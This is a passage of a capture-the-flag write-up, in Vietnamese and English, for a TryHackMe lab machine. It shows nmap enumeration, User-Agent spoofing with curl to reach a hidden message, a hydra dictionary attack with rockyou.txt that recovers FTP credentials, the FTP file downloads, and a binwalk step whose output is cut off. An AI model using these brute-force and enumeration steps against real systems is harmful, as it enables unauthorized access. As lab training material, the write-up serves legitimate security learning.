Task 1 Author note

Welcome to another THM exclusive CTF room. Your task is simple, capture the flags just like the other CTF room. Have Fun!

If you are stuck inside the black hole, post on the forum or ask in the TryHackMe discord.

Answer the questions below


Deploy the machine

Task 2 Enumerate

Answer the questions below


How many open ports? ->3

Quét Nmap tìm ra được các cổng mở



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A -T4 10.10.61.197
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-01 06:30 EDT
Nmap scan report for 10.10.61.197
Host is up (0.21s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ef1f5d04d47795066072ecf058f2cc07 (RSA)
|   256 5e02d19ac4e7430662c19e25848ae7ea (ECDSA)
|_  256 2d005cb9fda8c8d880e3924f8b4f18e2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Annoucement
|_http-server-header: Apache/2.4.29 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=6/1%OT=21%CT=1%CU=33217%PV=Y%DS=2%DC=T%G=Y%TM=6478737D
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=I%II=I%TS=A)OPS(
OS:O1=M509ST11NW6%O2=M509ST11NW6%O3=M509NNT11NW6%O4=M509ST11NW6%O5=M509ST11
OS:NW6%O6=M509ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(
OS:R=Y%DF=Y%T=40%W=6903%O=M509NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1723/tcp)
HOP RTT       ADDRESS
1   208.20 ms 10.18.0.1
2   208.17 ms 10.10.61.197

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.66 seconds
```


How you redirect yourself to a secret page? User-agent



Dear agents,


Use your own **codename** as user-agent to access the site.

From,
Agent R




```
└─# curl -A "R" http://10.10.26.88/
What are you doing! Are you one of the 25 employees? If not, I going to report this incident
<!DocType html>
<html>
<head>
        <title>Annoucement</title>
</head>

<body>
<p>
        Dear agents,
        <br><br>
        Use your own <b>codename</b> as user-agent to access the site.
        <br><br>
        From,<br>
        Agent R
</p>
</body>
</html>
```


Tùy chọn -A trong lệnh curl được sử dụng để định danh User-Agent khi gửi yêu cầu HTTP. User-Agent là một chuỗi văn bản đại diện cho trình duyệt hoặc ứng dụng gửi yêu cầu đến máy chủ web. Nó cho phép máy chủ web nhận biết loại trình duyệt hoặc ứng dụng đang được sử dụng để phục vụ nội dung phù hợp.



```
┌──(root㉿kali)-[/home/kali]
└─# curl -A "A" http://10.10.26.88/

<!DocType html>
<html>
<head>
        <title>Annoucement</title>
</head>

<body>
<p>
        Dear agents,
        <br><br>
        Use your own <b>codename</b> as user-agent to access the site.
        <br><br>
        From,<br>
        Agent R
</p>
</body>
</html>

┌──(root㉿kali)-[/home/kali]
└─# curl -A "B" http://10.10.26.88/

<!DocType html>
<html>
<head>
        <title>Annoucement</title>
</head>

<body>
<p>
        Dear agents,
        <br><br>
        Use your own <b>codename</b> as user-agent to access the site.
        <br><br>
        From,<br>
        Agent R
</p>
</body>
</html>
```



```
┌──(root㉿kali)-[/home/kali]
└─# curl -A "A" -L 10.10.26.88

<!DocType html>
<html>
<head>
        <title>Annoucement</title>
</head>

<body>
<p>
        Dear agents,
        <br><br>
        Use your own <b>codename</b> as user-agent to access the site.
        <br><br>
        From,<br>
        Agent R
</p>
</body>
</html>

┌──(root㉿kali)-[/home/kali]
└─# curl -A "B" -L 10.10.26.88

<!DocType html>
<html>
<head>
        <title>Annoucement</title>
</head>

<body>
<p>
        Dear agents,
        <br><br>
        Use your own <b>codename</b> as user-agent to access the site.
        <br><br>
        From,<br>
        Agent R
</p>
</body>
</html>
```




```
┌──(root㉿kali)-[/home/kali]
└─# curl -A "C" 10.10.26.88

<!DocType html>
<html>
<head>
        <title>Annoucement</title>
</head>

<body>
<p>
        Dear agents,
        <br><br>
        Use your own <b>codename</b> as user-agent to access the site.
        <br><br>
        From,<br>
        Agent R
</p>
</body>
</html>

┌──(root㉿kali)-[/home/kali]
└─# curl -A "C" -L 10.10.26.88
Attention chris, <br><br>

Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is we
ak! <br><br>

From,<br>
Agent R
```

What is the agent name? Tìm được agent name là chris

Task 3 Hash cracking and brute-force


Done enumerate the machine? Time to brute your way out.

Dùng hydra để tấn công từ điển ,thử các mật khẩu ở rock you để vào được ftp




```
┌──(root㉿kali)-[/home/kali]
└─# hydra -l chris -P /usr/share/wordlists/rockyou.txt ftp://10.10.26.88
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-01 11:29:44
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.10.26.88:21/
[STATUS] 152.00 tries/min, 152 tries in 00:01h, 14344247 to do in 1572:51h, 16 active
[21][ftp] host: 10.10.26.88   login: chris   password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-01 11:31:36
```

ftp đến máy




```
┌──(root㉿kali)-[/home/kali]
└─# ftp 10.10.26.88
Connected to 10.10.26.88.
220 (vsFTPd 3.0.3)
Name (10.10.26.88:kali): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||11428|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
```

Tải các file về máy tính




```
ftp> ls -la
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Oct 29  2019 .
drwxr-xr-x    2 0        0            4096 Oct 29  2019 ..
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
226 Directory send OK.
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
100% |***********************************************************************|   217      100.71 KiB/s    00:00 ETA
226 Transfer complete.
217 bytes received in 00:00 (0.87 KiB/s)
ftp> get cute-alien.jpg
local: cute-alien.jpg remote: cute-alien.jpg
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
100% |***********************************************************************| 33143      134.00 KiB/s    00:00 ETA
226 Transfer complete.
33143 bytes received in 00:00 (67.11 KiB/s)
ftp> get cutie.png
local: cutie.png remote: cutie.png
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
100% |***********************************************************************| 34842      142.90 KiB/s    00:00 ETA
226 Transfer complete.
34842 bytes received in 00:00 (69.97 KiB/s)
```

Dùng binwalk kiểm tra thấy có file nén



```
┌──(root㉿kali)-[/home/kali]
└─# binwalk cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
